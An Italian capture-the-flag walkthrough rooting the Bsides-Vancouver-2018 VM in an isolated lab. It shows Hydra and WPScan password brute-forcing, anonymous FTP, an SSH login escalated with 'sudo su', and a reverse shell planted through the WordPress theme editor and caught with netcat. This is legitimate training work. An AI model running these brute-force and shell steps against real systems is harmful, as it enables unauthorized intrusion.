

HACKING Bsides-Vancouver-2018

1. OBIETTIVO

Simulare un vero e proprio pentesting su una BlackBox, senza informazioni preliminari. Trovare i modi possibili per diventare root.

2. CONFIGURAZIONE LABORATORIO

Creare un laboratorio per testare la blackbox in ambiente isolato e sicuro preparando tre macchine virtuali:

- KALI: La macchina attaccante
- Bsides-Vancouver-2018: macchina vittima
- PfSense: Router

Impostare due interfacce della PfSense la rete WAN su rete NAT e la rete LAN (192.168.10.0/24) su rete interna chiamata kalinet. Configurare le altre macchine in rete interna kalinet e attivare dal router-firewall il servizio DHCP su rete LAN, in questo modo le due macchine saranno collegate e riceveranno un indirizzo IP.

Per poter iniziare l'attacco è necessario scoprire l'IP assegnato al target tramite nmap

```
(kali㉿kali)-[~]  
$ nmap -sn 192.168.10.0/24  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-17 14:39 -0400  
Nmap scan report for pfSense.home.arpa (192.168.10.1)  
Host is up (0.0020s latency).  
MAC Address: 08:00:27:21:58:21 (Oracle VirtualBox virtual NIC)  
Nmap scan report for 192.168.10.13  
Host is up (0.0021s latency).  
MAC Address: 08:00:27:73:A4:A2 (Oracle VirtualBox virtual NIC)  
Nmap scan report for 192.168.10.10  
Host is up.  
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.41 seconds
```

Dall'immagine nmap ha trovato 3 indirizzi attivi, per riuscire a determinare l'IP del target usare il comando `ip a`, per escludere la Kali.

VM	IP
Kali	192.168.10.10/24
Bsides-Vancouver-2018	192.168.10.13/24 192.168.10.14/24
PfSense	192.168.10.1

PROCEDURA

3.1 ATTACCO PORTA 22

La prime fasi di un attacco riguardano la raccolta delle informazioni per conoscere il perimetro d'attacco e sapere quali vulnerabilità sfruttare. Tramite nmap si fa una scansione della macchina target per rilevare: le porte aperte, i servizi attivi e il sistema operativo.

```
(kali㉿kali)-[~]
└─$ sudo nmap -sS -sV -O -oX scan_Vancouver 192.168.10.13
[sudo] password for kali:
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-17 15:12 -0400
Nmap scan report for 192.168.10.13
Host is up (0.0014s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
MAC Address: 08:00:27:73:A4:A2 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.40 seconds
```

Lo scanner ha rivelato 3 porte aperte. Due di queste hanno in ascolto servizi considerati oggi poco sicuri per la mancanza di crittografia e di certificazioni basate su chiavi.

Dopo aver tentato l'accesso dalla porta 21 il servizio chiedeva il nome utente. Quindi ho usato hydra per craccare utente e password.

```
(kali㉿kali)-[~]
└─$ hydra -L /usr/share/seclists/Usernames/top-usernames-shortlist.txt -P /usr/share/wordlists/rockyou.txt 192.168.10.13
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-07-18 06:59:41
[DATA] max 16 tasks per 1 server, overall 16 tasks, 243854783 login tries (l:17/p:14344399), ~15240924 tries per task
[DATA] attacking ftp://192.168.10.13:21/
[21][ftp] host: 192.168.10.13 login: ftp password: password
[21][ftp] host: 192.168.10.13 login: ftp password: 1234567
[21][ftp] host: 192.168.10.13 login: ftp password: iloveyou
[21][ftp] host: 192.168.10.13 login: ftp password: abc123
[21][ftp] host: 192.168.10.13 login: ftp password: daniel
[21][ftp] host: 192.168.10.13 login: ftp password: 123456
[21][ftp] host: 192.168.10.13 login: ftp password: nicole
[21][ftp] host: 192.168.10.13 login: ftp password: 123456789
[21][ftp] host: 192.168.10.13 login: ftp password: 12345
[21][ftp] host: 192.168.10.13 login: ftp password: babygirl
[21][ftp] host: 192.168.10.13 login: ftp password: princess
[21][ftp] host: 192.168.10.13 login: ftp password: rockyou
[21][ftp] host: 192.168.10.13 login: ftp password: monkey
[21][ftp] host: 192.168.10.13 login: ftp password: 12345678
[21][ftp] host: 192.168.10.13 login: ftp password: lovely
[21][ftp] host: 192.168.10.13 login: ftp password: jessica
1 of 1 target successfully completed, 16 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-07-18 06:59:50
```

Da questa ricerca ho capito che il servizio prevede l'accesso senza password.

```
(kali㉿kali)-[~]
└─$ ftp ftp@192.168.10.13
Connected to 192.168.10.13.
220 (vsFTPD 2.3.5)
230 Login successful.
```

All'interno ho trovato dei file contenenti dei nomi utenti.

```
ftp> less users.txt.bk
abatchy
john
mai
anne
doomguy
```

Ho salvato i nomi nella cartella vancouver_username

Ho capito potessero servire per accedere tramite servizio SSH, e ho usato hydra per cercare le password.

```
(kali@kali)-[~]
$ hydra -L vancouver_username.txt -P /usr/share/wordlists/rockyou.txt 192.168.10.13 ssh -t 4 ssh
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-07-18 08:45:51
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous :
[DATA] max 4 tasks per 1 server, overall 4 tasks, 71721995 login tries (l:5/p:14344399), ~17930499 tries
[DATA] attacking ssh://192.168.10.13:22/ssh
[ERROR] target ssh://192.168.10.13:22/ does not support password authentication (method reply 4).
```

Dopo un po' di prove ho capito che dovevo cercare quale user avesse abilitato l'autenticazione tramite password

```
(kali@kali)-[~]
$ ssh abatchy@192.168.10.13
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
abatchy@192.168.10.13: Permission denied (publickey).

(kali@kali)-[~]
$ ssh john@192.168.10.13
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
john@192.168.10.13: Permission denied (publickey).

(kali@kali)-[~]
$ ssh mai@192.168.10.13
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
mai@192.168.10.13: Permission denied (publickey).

(kali@kali)-[~]
$ ssh anne@192.168.10.13
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
anne@192.168.10.13's password:

(kali@kali)-[~]
$ ssh doomguy@192.168.10.13
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
doomguy@192.168.10.13: Permission denied (publickey).
```

Individuato il target con la password abilitata, ho usato di nuovo hydra per scoprire la password.


```
(kali㉿kali)-[~]
$ hydra -l anne -P /usr/share/seclists/Passwords/Common-Credentials/10k-most-common
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-07-18 09:02:53
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)
[DATA] max 4 tasks per 1 server, overall 4 tasks, 10000 login tries (l:1/p:10000), ~25
[DATA] attacking ssh://192.168.10.13:22/
[STATUS] 68.00 tries/min, 68 tries in 00:01h, 9932 to do in 02:27h, 4 active
[22][ssh] host: 192.168.10.13 login: anne password: princess
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-07-18 09:04:26
```

Con il nome dell'utente e la password ho fatto l'accesso via SSH.

```
(kali㉿kali)-[~]
$ ssh anne@192.168.10.13
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
anne@192.168.10.13's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.  Run 'do-release-upgrade' to upgrade to it.
Last login: Sun Mar  4 16:14:55 2018 from 192.168.1.68
```

Dopo aver guardato tra le cartelle e vari tentativi ho usato il comando `sudo -l` per vedere i privilegi di root dell'utente anne.

```
anne@bsides2018:/home$ sudo -l
[sudo] password for anne:
Matching Defaults entries for anne on this host:
    env_reset, secure_path=/usr/local/sbin\:/usr/local/bin

User anne may run the following commands on this host:
    (ALL : ALL) ALL
anne@bsides2018:/home$ sudo su
root@bsides2018:/home# whoami
root
```

L'utente a cui abbiamo accesso ha tutti i privilegi di root, quindi usando il comando `sudo su` si diventa utente root.

Infine si entra nella cartella root e si trova il file `flag.txt`.

```
root@psides2018:~# cat flag.txt
Congratulations!
```


If you can read this, that means you were able to obtain root permissions on this VM. You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation. Did you find them all?

@abatchy17

3.2 ATTACCO PORTA 80

Cercando la pagina del browser si trova la pagina di accesso standard del server apache.



It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.

Tramite dirb, un tool di scansione di directory nascoste, ho fatto l'enumerazione del sito web.

```
(kali@kali)~$ dirb http://192.168.10.13

DIRB v2.22
By The Dark Raver


START_TIME: Sat Jul 18 13:38:01 2026
URL_BASE: http://192.168.10.13/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

Scanning URL: http://192.168.10.13/
+ http://192.168.10.13/cgi-bin/ (CODE:403|SIZE:289)
+ http://192.168.10.13/index (CODE:200|SIZE:177)
+ http://192.168.10.13/index.html (CODE:200|SIZE:177)
+ http://192.168.10.13/robots (CODE:200|SIZE:43)
+ http://192.168.10.13/robots.txt (CODE:200|SIZE:43)
+ http://192.168.10.13/server-status (CODE:403|SIZE:294)


END_TIME: Sat Jul 18 13:38:08 2026
DOWNLOADED: 4612 - FOUND: 6
```

La scansione ha rilevato 6 pagine nascoste di cui solo una accessibile.



Questa è una pagina dove l'amministratore vieta l'accesso al link /backup_wordpress

Ho inserito il percorso nella barra degli indirizzi e ho trovato una vecchia pagina dismessa.



Esplorando la pagina ho trovato:

- Il nome dei 2 amministratori



john

March 7, 2018

A new blog is being set up, all current posts will be migrated.
For any questions, please contact IT administrator John.




admin

March 7, 2018

1 Comment

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

- la pagina di login



Ho usato wpscan per individuare la password
wpscan ha confermato vulnerabilità alla brute force.


```
(kali@kali)-[~]
$ wpscan --url http://192.168.10.14/backup_wordpress/ --passwords /usr/share/wordlists/rockyou.txt --usernames john

WordPress
WordPress Security Scanner by the WPScan Team
Version 3.8.28
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
```


WPScan ha rilevato la password di john

```
[!] Valid Combinations Found:
| Username: john, Password: enigma
```

Con la password sono riuscita a fare l'accesso



Ho trovato lo script in nella pagina edit in appearance, dove ho caricato una reverse shell sulla pagina iniziale del sito.



Ho aperto un server sulla kali tramite netcat, per ricevere la connessione dal target.

```
(kali@kali)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
192.168.10.15: inverse host lookup failed: Unknown host
connect to [192.168.10.10] from (UNKNOWN) [192.168.10.15] 53695
Linux bsides2018 3.11.0-15-generic #25-precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686 i686 i386 GNU/Linux
06:48:02 up 2:58, 0 users, load average: 0.00, 0.01, 0.05
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty; pty.spawn("/bin/bash")'
```